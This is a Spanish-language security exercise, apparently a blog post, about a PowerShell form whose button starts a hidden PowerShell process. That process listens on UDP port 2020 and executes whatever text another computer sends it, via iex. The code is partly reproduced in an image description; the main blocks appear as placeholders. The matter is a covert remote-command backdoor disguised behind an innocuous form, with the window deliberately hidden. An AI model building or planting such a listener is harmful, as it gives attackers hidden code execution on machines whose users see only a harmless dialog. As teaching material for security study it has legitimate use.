

Ejercicios de seguridad: crear un formulario en PowerShell y abrir una conexión UDP cuando se pulsa en un botón del formulario, después realizar una conexión desde otro equipo y enviar un comando para que se ejecute (realizar la ejecución ocultando la ejecución de PowerShell mediante - WindowStyle Hidden)

Es el mismo código que aquí <https://www.jesusnino.com/01/26/ejercicios-de-seguridad-crear-un-formulario-en-powershell-y-abrir-una-conexion-udp-cuando-se-pulsa-en-un-boton-del-formulario-despues-realizar-una-conexion-desde-otro-equipo-y-enviar-un-comando-para/> pero la ejecución de PowerShell se oculta.


Formulario que abre una conexión UDP y permite ejecutar comandos que se envían desde otro equipo

[crayon-6a9d67b64615c893477419/]

Conexión al equipo que tiene abierto el puerto UDP

[crayon-6a9d67b646163591635251/]

Resultado (se ejecuta el comando sin que aparezca una ventana de PowerShell)



The image displays two side-by-side screenshots of the Windows PowerShell ISE. The left screenshot shows a PowerShell script being executed. The script includes comments in Spanish and code for handling form events, starting a hidden PowerShell process, and setting up a UDP client to connect to a server on port 2020. The right screenshot shows the same PowerShell ISE with a small dialog box titled 'Formulario' (Form) overlaid on the console. The dialog box contains a text input field labeled 'Etiqueta de ejemplo' (Example label) and two buttons: 'Botón OK' (OK button) and 'Botón Cancell' (Cancel button). The console output in the right screenshot shows the script's progress, including the creation of the UDP client and the sending of data.

```
34 #Funcionalidad para el formulario:
35 #Pulsar la tecla Enter almacena en una variable el contenido de la
36 #Pulsar la tecla Escape sale del formulario
37 $Form.KeyPreview = $True
38 $Form.Add_KeyDown({if ($_.KeyCode -eq "Enter"){Write-Host $Var}})
39 $Form.Add_KeyDown({if ($_.KeyCode -eq "Escape"){ $Form.Close()}})
40
41 #Funcionalidad para el botón:
42 #Pulsar Enter almacena en una variable el contenido de la caja de t
43 #Pulsar Escape sale del formulario
44 $Button1.Add_Click({
45     $Var=$TextBox.Text;
46     Start-Process powershell -windowStyle Hidden {
47         ##Server
48         $port=2020
49         $sendpoint = new-object System.Net.IPEndPoint ([IPAddress]::Loopba
50         $udpclient=new-Object System.Net.Sockets.UdpClient $port
51         $content=$udpclient.Receive([ref]$sendpoint)
52         [Text.Encoding]::ASCII.GetString($content) | iex
53         $udpclient.Dispose()
54         pause
55     }
56     Write-Host $Var
57 })
58 $Button2.Add_Click({$Form.Close()})
59
60 #Añadir caja de texto
$Form.Controls.Add($TextBox)
$Form.ShowDialog()
```

Se está ejecutando el script o la selección. Presione Ctrl+Inter para detenerlo. Presione Ctrl+B para interrumpir el depurador.

Completado | Lín. 7 Col. 14 | 120 %